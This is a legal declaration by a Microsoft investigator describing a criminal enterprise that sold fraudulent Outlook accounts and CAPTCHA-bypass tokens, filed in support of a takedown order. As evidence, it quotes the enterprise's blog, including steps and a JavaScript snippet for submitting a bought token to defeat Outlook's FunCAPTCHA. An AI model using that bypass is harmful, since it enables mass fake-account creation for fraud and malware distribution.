1. I am a Principal Manager of Investigations in the Digital Crimes Unit (“DCU”) Cybercrime Enforcement Team at Microsoft Corporation. I respectfully submit this declaration in support of Microsoft’s motion for an emergency *ex parte* temporary restraining order and order to show cause why a preliminary injunction should not be entered in the above-captioned case.

2. In my role at Microsoft, I assess technological security threats to Microsoft and the impact of such threats on Microsoft’s business and customers. Among my responsibilities are protecting Microsoft’s online service assets from network-based attacks. I also participate in the investigation of malware<sup>1</sup> and in court-authorized countermeasures to neutralize and disrupt malware. For example, I have personally investigated and assisted in the court-authorized

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<sup>1</sup> Malware is malicious software that is designed specifically to disrupt, damage, or gain unauthorized access to a computer system.

takedown of several families of malware or botnets while at Microsoft, including the malware families and botnets known as Ramnit, ZeroAccess, Dorkbot, and Necurs.

3. Before joining Microsoft, I held cybersecurity-related positions for Xerox and Affiliated Computer Services (“ACS”), and in those roles I provided in-court testimony in connection with a temporary restraining order application concerning the misappropriation of ACS’s intellectual property. Prior to entering the private sector, from 1998 to 2005, I served as a Counterintelligence Special Agent in the United States Army. My duties as a Counterintelligence Special Agent included investigating and combating cyber-attacks against the United States. I obtained certifications in counterintelligence, digital forensics, computer crime investigations, and digital media collection from the United States Department of Defense. A true and correct copy of my curriculum vitae is attached to this declaration as Exhibit 1.

4. Since in or about May 2023, I have been investigating the structure and function of an online criminal enterprise—referred to herein as the “Fraudulent Enterprise” (or the “Enterprise”)—that is in the business of using fraud and deception to breach Microsoft’s security systems, open Microsoft accounts in the names of fictitious users, and then sell these fraudulent Microsoft accounts to cybercriminals for use in a wide variety of internet-based crimes (the “Fraudulent Scheme”).

5. I make this declaration based upon my personal knowledge, and upon information and belief from my review of documents and evidence collected during Microsoft’s investigation of the Fraudulent Enterprise.

**I. Overview of the Fraudulent Enterprise**

6. As explained below, the Fraudulent Enterprise is in the business of using fraud to obtain Microsoft accounts for resale to cybercriminals.

7. A Microsoft account is a single sign-on personal user account that provides access to a variety of Microsoft services. Microsoft accounts may be used, among other ways, to access consumer Microsoft services (e.g., Outlook.com (“Outlook”), formerly known as Hotmail, which is a personal information manager software system), devices running on Microsoft’s operating systems (e.g., Microsoft Windows computers and tablets), and Microsoft application software (e.g., Word and Excel).

8. In order to ensure that human customers are opening Microsoft accounts for legitimate purposes, Microsoft employs a variety of security measures, including CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart) challenges that are powered by Arkose Labs.<sup>2</sup> Users cannot access Microsoft’s services without agreeing to the Microsoft Services Agreement, which prohibits, among other things, “us[ing] any false, inaccurate or misleading information when signing up for [a] Microsoft account,” “creating fake accounts,” and “automating inauthentic activity.”<sup>3</sup>

9. Fraudulent Microsoft accounts obtained in bulk by cybercriminals can be used as a Trojan horse for disseminating computer viruses, ransomware, and other malware. The Fraudulent

---

<sup>2</sup> CAPTCHA is a security measure used to verify that the entity attempting to enter a particular service or ecosystem is a human being. I understand that background on CAPTCHA can be found in the declaration of Patrice Boffa in support of Microsoft’s motion for an emergency *ex parte* temporary restraining order and order to show cause, familiarity with which is presumed.

<sup>3</sup> A true and correct copy of Microsoft’s Services Agreement, published July 30, 2023 and effective September 30, 2023, is attached to this declaration as Exhibit 2, and is also available at <https://www.microsoft.com/en-us/servicesagreement/>.



Enterprise meets this demand by using automated processes, bots, and CAPTCHA-defeating software to circumvent Microsoft’s security measures and obtain Microsoft accounts based on misrepresentations—namely, that the Enterprise is a legitimate human Microsoft customer when, in fact, it is an automated crime service. Defendants sell these fraudulent Microsoft accounts, as well as individual CAPTCHA-defeating tokens that can be used to procure fraudulent Microsoft accounts,<sup>4</sup> to cybercriminals for use as tools in perpetrating a wide variety of online crimes.

10. The Fraudulent Enterprise attacks Microsoft, its Outlook email services, its customers, and third parties by selling fraudulent Microsoft accounts and security-bypassing technology to cybercriminals. The Enterprise sells these cybercrime tools via websites associated with the domain name “hotmailbox.me” (the “Hotmailbox Website”) and “1stcaptcha.com” (the “1stCAPTCHA Website,” formerly “Anycaptcha.com” (the “AnyCAPTCHA Website”)).

11. The Fraudulent Enterprise’s first step is to initiate the Microsoft account registration process, which triggers a CAPTCHA challenge. The Enterprise then uses a bot to procure a token from that CAPTCHA challenge. The bot subsequently uses that token to defeat the challenge, which inherently misrepresents to Microsoft that a human customer, rather than a bot, is attempting to create an account. The Enterprise repeats this process instantaneously, creating millions of accounts at a time.

## **II. Microsoft Services Agreement**

12. The Fraudulent Enterprise’s sale of fraudulently-created Microsoft accounts violates multiple provisions of the Microsoft Services Agreement. As noted above, users cannot access Microsoft’s services without agreeing to the Microsoft Services Agreement. (*See* Ex. 2

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<sup>4</sup> I understand that the Boffa Declaration contains a description of how the CAPTCHA-defeating tokens sold by the Fraudulent Enterprise are procured and how they function.


(“You accept these Terms by creating a Microsoft account, through your use of the Services, or by continuing to use the Services after being notified of a change to these Terms.”). The Microsoft Services Agreement states that users may not, “when using [Microsoft’s] Services”:

- a. “use any false, inaccurate or misleading information when signing up for your Microsoft account” (Ex. 2 at ¶ 4(a)(i));
- b. “transfer your Microsoft account credentials to another user or entity” (*id.* ¶ 4(a)(i));
- c. “do anything illegal, or try to generate or share content that is illegal” (*id.* ¶ 3(a)(i));
- d. “engage in activity that is fraudulent, false or misleading (*e.g.*, asking for money under false pretenses, impersonating someone else, ***creating fake accounts, automating inauthentic activity***, generating or sharing content that is intentionally deceptive, manipulating the Services to increase play count, or affect rankings, ratings, or comments)” (*id.* ¶ 3(a)(v) (emphasis added));
- e. “circumvent any restrictions on access to, usage, or availability of the Services (*e.g.*, attempting to ‘jailbreak’ an AI system or impermissible scraping)” (*id.* ¶ 3(a)(vi));
- f. “infringe upon the rights of others” (*id.* ¶ 3(a)(viii)); or
- g. “help others break these rules” (*id.* ¶ 3(a)(x)).

### III. The Fraudulent Enterprise's Criminal Infrastructure

#### A. The Hotmailbox Website

13. The Fraudulent Enterprise sells these fraudulently-obtained Microsoft accounts from a registration and hosting website called Hotmailbox.me, which is available on the public web. Figure 1 below reflects the Hotmailbox Website home page.



14. Based on my team's assessment of dedicated Internet Protocol (IP) addresses<sup>5</sup> used by the Fraudulent Enterprise and the distinctive Password Unique Identifiers ("PUIDs")<sup>6</sup> with sign-ins from these accounts, we estimate that the Fraudulent Enterprise has created and sold roughly 750 million fraudulent Microsoft accounts to date.


15. As reflected below in Figure 2 (depicting registration and hosting information provided by RiskIQ, which is a tool that provides Internet reconnaissance and analytics), the

<sup>5</sup> An IP address is a unique identifying number that is assigned to every device connected to the internet. IP addresses may be used to identify the geographic location of the user.

<sup>6</sup> Every Microsoft account has its own unique PUID code.

Hotmailbox Website is hosted by domain registrars and service providers located in the United States—specifically, (i) OnlineNIC Inc., which, on information and belief, is located at 3027 Teagarden Street, San Leandro, CA 94577, United States, and which, on information and belief, is managed and operated by Identity Digital (formerly Afilias Inc.) as the owner of the “.me” top-level domain (“TLD”)<sup>7</sup>; and (ii) Cloudflare, Inc., which, on information and belief, is associated with various IP addresses, including 104.22.5.58, 104.22.4.58, 172.67.13.19, 104.26.11.230, and 172.67.69.233, and which has an office located at 101 Townsend Street, San Francisco, CA 94107.

FIGURE 2



16. As reflected below in Figure 3, various additional websites, including social media sites, support the Hotmailbox Website’s illicit infrastructure—specifically, Google, Twitter (now “X”), Pinterest, LinkedIn, and YouTube.<sup>8</sup>

<sup>7</sup> TLD refers to the last segment of text in a domain name, such as “.me,” “.com,” “.net,” or “.org.”

<sup>8</sup> There is no evidence suggesting that these sites are in any way complicit in Defendants’ scheme.

FIGURE 3

## Hotmailbox

- Brand (Thương Hiệu): [Hotmailbox](#)
- Địa chỉ: TP Hồ Chí Minh, Việt Nam
- Email: [info@hotmailbox.me](mailto:info@hotmailbox.me)
- Điện thoại: 0903206359
- Website: <https://hotmailbox.me/>
- Google Site: <https://sites.google.com/view/hotmailbox>
- Google Folder: **Folder HOTMAIL BOX**
- Twitter: <https://twitter.com/boxHotmail1>
- Pinterest: <https://www.pinterest.com/hotmailbox1/>
- linkedin: <https://www.linkedin.com/in/hotmailbox/>
- youtube: <https://www.youtube.com/channel/UCxZqd7LnvTOV1H5F7avHqAQ/about>
- Folder Drive Image: [https://drive.google.com/drive/folders/18StO7lp2vi3cMrskKYR5FY4YZ\\_-2CAXW?usp=sharing](https://drive.google.com/drive/folders/18StO7lp2vi3cMrskKYR5FY4YZ_-2CAXW?usp=sharing)
- Folder Drive Docs: [https://drive.google.com/drive/folders/1WF4n\\_zlZsqC55aperPNikAH8DG78e75Q](https://drive.google.com/drive/folders/1WF4n_zlZsqC55aperPNikAH8DG78e75Q)
- Folder Drive About Mang Tận Nhà.world: <https://drive.google.com/drive/folders/1BRnu7kE0AzWmhXHpSOMG5VILbh6OIXg>
- Folder Google Form: <https://drive.google.com/drive/folders/1SEP7EMXvf-7Updij2bRxy1PFleXuN3Tmc>
- Google Slide (Presentation): [https://docs.google.com/presentation/d/1rPjBTfs5oVU25WmPbu-5VZYzX\\_ovE2koNehWk1N4](https://docs.google.com/presentation/d/1rPjBTfs5oVU25WmPbu-5VZYzX_ovE2koNehWk1N4)
- Google drawings: <https://docs.google.com/drawings/d/10L8y0LkxwJ2oZWZah2zyAMntcG0VfwAinapR6NDdrs>



17. The Fraudulent Enterprise accepts payments via the Hotmailbox Website through cryptocurrency payment processors Cryptomus and Sellix, and through payment processors WebMoney and Vietcombank.

18. There is evidence that the Fraudulent Enterprise is aware that its account-creation and sale scheme violates Microsoft’s Services Agreement. From April 2023 through June 2023, Microsoft attempted to disrupt the Enterprise by suspending fraudulent accounts believed to be tied to the Enterprise. In or around August 2023, and as reflected above in Figure 1, the Enterprise subsequently posted an instruction on the Hotmailbox Website to use the fraudulent Microsoft accounts “as soon as you buy” to avoid suspension.


### **B. The 1stCAPTCHA Website**

19. In addition to selling fraudulent Microsoft Outlook accounts via the Hotmailbox Website, the Fraudulent Enterprise has also been selling CAPTCHA-solving tokens procured by the Enterprise’s bots—through the fraudulent steps described above—to cybercriminals so they

can have their own bots deploy them to bypass Microsoft’s CAPTCHA challenges and procure fraudulent Microsoft Outlook email accounts.


20. One cannot register for a Microsoft account without defeating a CAPTCHA challenge. The Fraudulent Enterprise sells fraudulently-procured CAPTCHA-solving tokens from a publicly-available website called 1stcaptcha.com. The 1stCAPTCHA Website’s homepage is reflected below in Figure 4.

FIGURE 4



21. As reflected in Figure 5 (depicting registration and hosting information provided by RiskIQ), the 1stCAPTCHA and AnyCAPTCHA Websites are hosted by domain registrants and service providers located in the United States—specifically, (i) Privacy Protect LLC, which, on information and belief, is a privacy protection service for domain registrants that is associated with various IP addresses, including 172.66.41.15, 172.66.42.241, 188.114.98.229, 104.26.13.192, 172.67.72.186, 104.26.12.192, 188.114.98.229, and 188.114.99.229, is located at 10 Corporate Dive, Burlington, MA 01803, and which, on information and belief, is managed and operated by VeriSign, Inc. as the owner of the TLD “.com”; and (ii) Cloudflare, Inc., which, on information and belief, is associated with various IP addresses, including 172.67.12.153, and which is located at 101 Townsend Street, San Francisco, CA 94107.

FIGURE 5



**Reputation** ⚠️ Suspicious (Score: 70)

| Severity | Rule                               | Description  |
|----------|------------------------------------|--|
| ●        | SSL certificate issuer common name | Domains using a certificate with the same common name are frequently associated with suspicious behavior |

**Analyst Insights**

Resolving IP's Not Blocked | New subdomain 2 months ago | **Resolves to IP** | Not an International Domain

**Heatmap**

LEGEND: [Color indicators]

**Data**

17 1 12 11 6 19 16 10 0 27 0 4

Resolutions | Whois | Certificates | Subdomains | Trackers | Components | Host Pairs | OSINT | Hashes | DNS | Projects | Cookies

**FILTERS**

- SYSTEM TAG (2 / 34)
  - Cloudflare-Inc. 17
  - routable 17
- ASN (1 / 17)
  - CLOUDFLARE\_ 17
- NETWORK (9 / 17)

**RESOLUTIONS**

1 - 17 of 17 | Sort: Last Seen Descending | 25 / Page

| Resolve        | Location | Network         | ASN   | First      | Last       | Source         | Tags                     |
|----------------|----------|-----------------|-------|------------|------------|----------------|--------------------------|
| 172.66.41.15   | US       | 172.66.40.0/21  | 13335 | 2023-09-09 | 2023-12-05 | riskiq, pingly | Cloudflare-Inc. Routable |
| 172.66.42.241  | US       | 172.66.40.0/21  | 13335 | 2023-09-09 | 2023-12-05 | riskiq, pingly | Cloudflare-Inc. Routable |
| 188.114.98.229 | NL       | 188.114.98.0/24 | 13335 | 2023-07-03 | 2023-12-05 | riskiq         | Cloudflare-Inc. Routable |

**Passive Intelligence**

**1stcaptcha.com** | First Seen: 2023-06-28 | Last Seen: 2023-08-22 | Registrar: MAT BAO CORPORATION | Privacy Protect, LLC (PrivacyProtectOrg)

**Reputation** ⚠️ Suspicious (Score: 70)

- Cyber Threat Intelligence (0)
- Attack Surface Connections (0)
- Resolutions (15)
- Certificates (4)
- Hashes (0)

**Analyst Insights**

Not Blocked | Not a Tor Exit Node | **Open Port Last Detected 16 hours ago** | Not a Proxy | **Exists a Web Server**

**Network Details**

First Seen: 2020-06-04 | Last Seen: 2023-08-21 | ASN: AS13335 - CLOUDFLARE.NET | Organization: Cloudflare, Inc. | Network: 172.67.0.0/20 | Country: US | Tags: Cloudflare-Inc., Routable


**Reputation** Unknown

22. On information and belief, the websites “Nonecaptcha.com” and “Anycaptcha.com” both redirect to the 1stCAPTCHA Website. For instance, I have been advised by Microsoft’s cybersecurity vendor Arkose Labs that on July 4, 2023, Arkose observed a message, which appeared on the Anycaptcha.com website, directing users to the 1stCAPTCHA



Website. A screenshot of the message, which has been provided to me by Arkose, is reflected in Figure 6 below.

FIGURE 6



23. The 1stCAPTCHA Website maintains a “blog” that explains in detail how its services may be used to bypass Microsoft’s CAPTCHA-fortified security measures.<sup>9</sup> As reflected below in Figure 7, the blog instructs users to (i) “[p]erform input operations until you see [Microsoft’s] captcha,” (ii) “[f]ind and switch to arkoselabs iframe,” (iii) “[g]et the token from 1stCAPTCHA service,” and (iv) “[e]xecute the javascript [provided by the 1stCAPTCHA Website] to submit the token.” Defendants’ blog also contains entries explaining how to defeat the CAPTCHA defenses employed by Twitter and Google.<sup>10</sup>

<sup>9</sup> See *How to submit funCAPTCHA token for outlook/hotmail captcha?*, 1stCAPTCHA (Sept. 6, 2023), <https://1stcaptcha.com/blog/how-to-submit-funcaptcha-token-for-outlook-hotmail-captcha/>. A true and correct copy of this webpage is attached hereto as Exhibit 3.


<sup>10</sup> See *How to bypass Twitter FunCAPTCHA using 1stCAPTCHA*, 1stCAPTCHA (Sept. 17, 2023), <https://1stcaptcha.com/blog/how-to-bypass-twitter-funcaptcha-using-1stcaptcha/>; *How to*

FIGURE 7


# How to submit funCAPTCHA token for outlook/hotmail captcha?

FUNCAPTCHA

1. Perform input operations until you see the captcha as shown below



2. Find and switch to arkoselabs iframe



3. Get the token from 1stCAPTCHA service (funCAPTCHA - sitekey B7D8911C-5CC8-A9A3-35B0-554ACEE604DA)

4. Execute the javascript below to submit the token

```
var token = "TOKEN FROM STEP 3";
parent.postMessage(JSON.stringify({
  eventId: "challenge-complete",
  payload: {
    sessionToken: token
  }
}), "*");
```

**Important! The token alive very short (<1 second). You must submit the token as soon as you got from 1stCAPTCHA service.**

**Use tool to submit, dont copy paste by hand > You will be late**

FUNCAPTCHA

OUTLOOK CAPTCHA

24. Through the use of sophisticated automation technology, 1stCAPTCHA deceives Microsoft's security into believing that a human customer, rather than a malicious computer algorithm, is attempting to create a Microsoft account and use Microsoft's services. 1stCAPTCHA bypasses Microsoft's CAPTCHA defenses by (i) solving authentication puzzles, (ii) rotating


---

*distinguish between different types of reCAPTCHA: v2, v3, enterprise, 1stCAPTCHA* (Sept. 6, 2023), <https://1stcaptcha.com/blog/how-to-distinguish-recaptcha-v2-v3-enterprise/> ("Google's reCAPTCHA, an evolved iteration of this idea, takes a more advanced approach, delivering heightened security while preserving user convenience intact. . . . Using element inspector, you will see an iframe element with a src attribute in the form of src=https://www.google.com/recaptcha/api2/anchor?). True and correct copies of these webpages are attached hereto as Exhibits 4 and 5, respectively.

figures to align the figure with the direction displayed on screen, and (iii) inputting dates of birth.

Figure 8 below reflects examples of different CAPTCHA challenges used by Microsoft.

**FIGURE 8**



25. The Fraudulent Enterprise uses GitHub—a public interactive website on which users can share and collaborate on computer source code—as a centralized repository to store the code necessary to effectuate the CAPTCHA-defeating tokens sold through the 1stCAPTCHA Website. Seizure of the 1stCAPTCHA GitHub page will render ineffective, on a going-forward basis, any CAPTCHA-defeating token sold by the 1stCAPTCHA Website.

